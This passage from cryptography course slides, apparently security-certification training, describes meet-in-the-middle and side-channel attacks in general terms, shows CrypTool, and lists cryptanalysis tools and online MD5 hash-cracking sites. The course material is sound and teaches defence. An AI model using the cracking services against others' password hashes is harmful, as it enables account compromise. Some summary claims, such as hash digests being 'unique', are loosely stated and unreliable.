
$10^{18}$  years

## Estimate Time for Successful Brute-force Attack

# Meet-in-the-Middle Attack on Digital Signature Schemes



- The attack works by encrypting from one end and decrypting from the other end, thus meeting in the middle
- It can be used for forging signatures even on digital signatures that use multiple-encryption scheme



# Side Channel Attack



**01**

Side channel attack is a physical attack performed on a cryptographic device/ cryptosystem to gain sensitive information

**02**

Cryptography is generally implemented in hardware or software which runs on physical devices such as semi-conductors

**03**

These semi-conductor devices include resistor, transistor and so on

**04**

These physical devices are affected by various environmental factors that include: power consumption, electro-magnetic field, light emission, timing and delay, and sound

**05**

In Side Channel attack, an attacker monitors these channels (environmental factors) and try to acquire the information useful for cryptanalysis

**06**

The information collected in this process is termed as side channel information

**07**

Side Channel Attacks (SCA) are no way related to traditional/ theoretical form of attacks like brute force attack


**08**

The concept of SCA is based on the way, the cryptographic algorithms are implemented, rather than at the algorithm itself

# Side Channel Attack - Scenario



- Assume that an encrypted data is to be decrypted and displayed a plain text, inside a trusted zone
- At the time of decryption in a cryptosystem, physical environmental factors such as timing, power dissipation etc., acting on the components of a computer are recorded by an attacker
- The attacker analyzes this information in an attempt to gain useful information for cryptanalysis



# Module Flow



1  
Cryptography Concepts

2  
Encryption Algorithms

3  
Cryptography Tools

4  
Public Key Infrastructure (PKI)

5  
Email Encryption

6  
Disk Encryption

7  
Cryptography Attacks

8  
Cryptanalysis Tools

# Cryptanalysis Tool: CrypTool



CrypTool 1.4.31 Beta 6b [VS2008] - Unnamed1

File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help

Symmetric (classic) >

Symmetric (modern) > IDEA... RC2... RC4... DES (ECB)... DES (CBC)... Triple DES (ECB)... Triple DES (CBC)... AES (CBC)... Further Algorithms > AES (cell extracting)... Shift + Strg + R

CrypTool 1, cryptography and cryptanalysis offering extensive visualizations.

Encryption / decryption with RC2 L1 C:154 P:154

<http://www.cryptool.org>

**CRYPTOOL** Cryptanalyse für everybody

- ↳ CrypTool is a free e-learning program in the area of cryptography and cryptoanalysis
- ↳ Subprojects of CrypTool:
  - ⊖ CrypTool 1 (CT1)
  - ⊖ CrypTool 2 (CT2)
  - ⊖ JCrypTool (JCT)
  - ⊖ CrypTool-Online (CTO)

| RC2 encryption of <Unnamed1>, key <00> |                                                     |
|----------------------------------------|-----------------------------------------------------|
| 00000000                               | 76 F5 D1 14 F2 13 00 99 6A 61 CB 2D v.....ja.-      |
| 0000000C                               | 0A 31 5C 85 91 84 7F 19 97 C2 12 03 .1\.....        |
| 00000018                               | A4 D0 E8 74 62 DF 10 18 FA C8 6D 09 ..tb....n.      |
| 00000024                               | A4 5E 18 A7 E4 FB B0 05 0F 69 C2 29 ^.....i.)       |
| 00000030                               | 20 32 3D 72 4E DE DE 12 B1 54 6D 80 2=rN...Tn.      |
| 0000003C                               | CE 48 C6 7D 73 30 F1 F8 9F 44 A0 5B .H.)s0...D.I    |
| 00000048                               | EF 8D 0B 2B E5 D0 3A 79 81 32 92 AD ..+..y.2..      |
| 00000054                               | 3A 1A 66 D2 D6 A7 06 94 2C 49 96 92 .f.....I..      |
| 00000060                               | 6C 1C 8A CC C9 75 29 A9 F7 F2 C6 F8 1....u)....     |
| 0000006C                               | 2F 0E C0 A0 15 28 D7 45 1D F8 19 5D ..( E...j       |
| 00000078                               | 3F D7 C5 56 40 0F 70 F4 F2 3F 02 B9 ?..VG.p..?..    |
| 00000084                               | FC 69 E8 DB FB 64 C8 96 90 F2 00 10 .i...d....      |
| 00000090                               | 3C ED 65 D2 48 58 CE F9 C2 51 3C BE <.e.HX...Q<.... |
| 0000009C                               | 92 85 87 8B                                         |

# Cryptanalysis Tools



**CryptoBench**  
<http://www.addario.org>



**AlphaPeeler**  
<http://alphapeeler.sourceforge.net>



**Jipher**  
<http://cipher.org.uk>



**Draft Crypto Analyzer**  
<http://www.literotecode.com>



**Ganzúa**  
<http://ganzuo.sourceforge.net>



**Linear Hull Cryptanalysis of PRESENT**  
<http://www.ecrypt.eu.org>



**Crank**  
<http://crank.sourceforge.net>



**mediggo**  
<http://code.google.com>




**EverCrack**  
<http://evercrack.sourceforge.net>



**SubCypher**  
<http://www.esklepiusllc.com>

# Online MD5 Decryption Tools



**MD5 Decrypt**  
<http://www.md5decrypt.org>



**OnlineHashCrack.com**  
<http://www.onlinehashcrack.com>



**MD5Cracker**  
<http://md5crack.com>



**HashKiller.co.uk**  
<http://www.hashkiller.co.uk>



**MD5 Decrypter**  
<http://www.md5online.org>



**Md5.My-Addr.com**  
<http://md5.my-addr.com>



**Hash Cracker**  
<http://www.hash-cracker.com>



**cmd5.org**  
<http://www.cmd5.org>



**MD5Decrypter**  
<http://www.md5decrypter.com>



**CrackStation**  
<https://crackstation.net>

# Module Summary



- ❑ Cryptography is the conversion of data into a scrambled code that is decrypted and sent across a private or public network.
- ❑ Symmetric encryption uses the same key for encryption as it does for decryption and asymmetric encryption uses different encryption keys for encryption and decryption
- ❑ Ciphers are algorithms used to encrypt or decrypt the data
- ❑ Hash functions calculate a unique fixed-size bit string representation called a message digest of any arbitrary block of information
- ❑ Public Key Infrastructure (PKI) is a set of hardware, software, people, policies, and procedures required to create, manage, distribute, use, store, and revoke digital certificates
- ❑ Digital signature used asymmetric cryptography to simulate the security properties of a signature in digital, rather than written form
- ❑ Disk encryption protects confidentiality of the data stored on disk by converting it into an unreadable code using disk encryption software or hardware
- ❑ Cryptography attacks are based on the assumption that the cryptanalyst has access to the encrypted information